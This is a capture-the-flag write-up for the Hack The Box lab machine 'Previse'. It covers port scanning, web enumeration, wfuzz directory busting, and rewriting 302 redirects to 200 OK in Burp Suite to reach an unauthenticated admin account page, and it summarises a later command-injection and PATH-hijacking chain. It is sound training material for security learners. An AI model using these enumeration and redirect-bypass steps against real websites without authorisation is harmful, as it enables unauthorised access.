470 HTB Previse

[HTB] Previse

by **Pablo** `github.com/vorkampfer/hackthebox`


- **Resources:**

  > 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
  > 2. `https://blackarch.wiki/faq/`
  > 3. `https://blackarch.org/faq.html`
  > 4. **Pencer.io** `https://pencer.io/ctf/`
  > 5. **0xdf** `https://0xdf.gitlab.io/`
  > 6. **IPPSEC** `ippsec.rocks`
  > 7. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
  > 8. `https://ghosterysearch.com/`

- **View files with color**

  > `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Previse

OS:	Linux
Difficulty:	Easy
Points:	20
Release:	07 Aug 2021
IP:	10.10.11.104

Synopsis:

```
Previse is a easy machine that showcases Execution After Redirect (EAR) which allows users to retrieve the contents and make
requests to `accounts.php` whilst unauthenticated which leads to abusing PHP `exec()` function since user inputs are not sanitized
allowing remote code execution against the target, after gaining a www-data shell privilege escalation starts with the retrieval
and cracking of a custom MD5Crypt hash which consists of a unicode salt and once cracked allows users to gain SSH access to the
target then abusing a sudo executable script which does not include absolute paths of the functions it utilises which allows users
to perform PATH hijacking on the target to compromise the machine. ~HTB
```

Skill-set:

```

```

1. **Ping &** `whichsystem.py`

```
1.  ▷ ping -c 1 10.10.11.104
PING 10.10.11.104 (10.10.11.104) 56(84) bytes of data.
64 bytes from 10.10.11.104: icmp_seq=1 ttl=63 time=135 ms

2. ~/hackthebox/previse ▷ whichsystem.py 10.10.11.104
10.10.11.104 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan previse.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz previse.htb
6. ▷ jbat previse/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 previse.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
9. http-enum scan
10. ▷ nmap --script http-enum -p80 10.10.11.104 -oN http_enum_80.nmap -vvv
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|   /login.php: Possible admin folder
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /js/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
```


openssh-sftp-server 1:7.6p1-4ubuntu0.7 (amd64 binary) in ubuntu *bionic*

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 launchpad'
2. I click on 'openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium' and it tells me we are dealing with an Ubuntu Bionic Server.
3. openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.10.11.104
http://10.10.11.104 [302 Found] Apache[2.4.29], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.11.104], Meta-Author[m4lwhere], RedirectLocation[login.php], Script, Title[Previse Home]
http://10.10.11.104/login.php [200 OK] Apache[2.4.29], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.11.104], Meta-Author[m4lwhere], PHP, PasswordField[password], Script, Title[Previse Login]
```



Lets do some manual enumeration of the website

```
1. http://10.10.11.104/robots.txt/ <<< 404 Not Found
2. http://10.10.11.104/login.php
3. ▷ curl -s -X GET "http://10.10.11.104" -I
HTTP/1.1 302 Found
Date: Sat, 30 Mar 2024 22:54:34 GMT
Server: Apache/2.4.29 (Ubuntu)
4. CTRL + u to view page source.
5. If you see a /js extension or page it is always a good Idea to open them sometimes you will find leaked info.
6. view-source:http://10.10.11.104/js/uikit.min.js
```


6. **Lets do some directory busting with WFUZZ**

```
1. ▷ wfuzz -c --hc=404 --hh=2801 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://10.10.11.104/FUZZ.php
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000017:   302        0 L      0 W        0 Ch        "download"
000000014:   403        9 L      28 W       277 Ch      "http://10.10.11.104/.php"
000000053:   200        53 L     138 W      2224 Ch     "login"
000000094:   302        112 L    263 W      4914 Ch     "files"
000000333:   200        5 L      14 W       217 Ch      "footer"
000000764:   302        74 L     176 W      2966 Ch     "status"
000001225:   302        0 L      0 W        0 Ch        "logout"
000001389:   302        93 L     238 W      3994 Ch     "accounts"
000001490:   200        0 L      0 W        0 Ch        "config"
000002271:   302        0 L      0 W        0 Ch        "logs"
000000191:   200        20 L     64 W       980 Ch      "header"
000000200:   200        31 L     60 W       1248 Ch     "nav"
2. I get a bunch of stuff back.
3. http://10.10.11.104/footer.php
I get this link to the creator >>> https://m4lwhere.org/
4. I check out the link, but I do not think that link is in scope. I click on a few of the links and realize it is just a dummy site with no content.
5.
About
This site contains thoughts and postings from my professional experiences, as well as revolving intelligence from honeypots across the globe. These intelligence feeds are updated IAW their corresponding titles. This stuff is updated very infrequently, but the intel feeds are an automated process.
```

Bypassing redirection using Burpsuite

- #pwn_redirection_bypass_302_redirect_using_Burpsuite
- #pwn_Burpsuite_bypassing_302_redirection

7. **I am checking out the other pages like files.php and the server is force redirecting me to the main page. Lets use burpsuite to bypass these redirects.**



Status


Check website status:
MySQL server is online and connected!

There is **1** registered admin

There is **1** uploaded file

```
1. All you have to do to bypass the 302 redirection is to replace the 302 with 200 OK
-------------
HTTP/1.1 302 Found <<< 200 OK
Date: Sat, 30 Mar 2024 23:29:36 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 2966
Connection: close
Content-Type: text/html; charset=UTF-8
2. SUCCESS, I find something.
3. To make the redirection continue everytime go to 'Match and Replace' and type Response Header, 302 Found, replace with 200 OK
```

```
4. Click on Options >>> Match and Replace >>> Click add >>> Respond Header, 302 Found, Replace: with 200 OK >>> click regex match
>>> click ok >>> close the window.
```



Match and replace rules

Use these settings to automatically replace parts of requests and responses passing through the Proxy.

□ Only apply to in-scope items

Add match/replace rule

Specify the details of the match/replace rule.

Type: Request header

Match: 302 Found

Replace: 200 OK

Comment:


□ Regex match

TLS pass throu

Use these settings
or responses made

Site enumeration continued...

```
1. If you refresh http://10.10.11.104/status.php it will no longer redirect you.
2. The match and replace is not working for me. I have to manually intercept and replace the 302 Found in the header with 200 OK
everytime I click a link.
3. I was able to get http://10.10.11.104/accounts.php to render.
```



10.10.11.104/accounts.php/

- Home
- ACCOUNTS
  - CREATE ACCOUNT
- FILES
- MANAGEMENT MENU
  - WEBSITE STATUS
  - LOG DATA
-
- LOG OUT

Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

Username

Password

Confirm Password

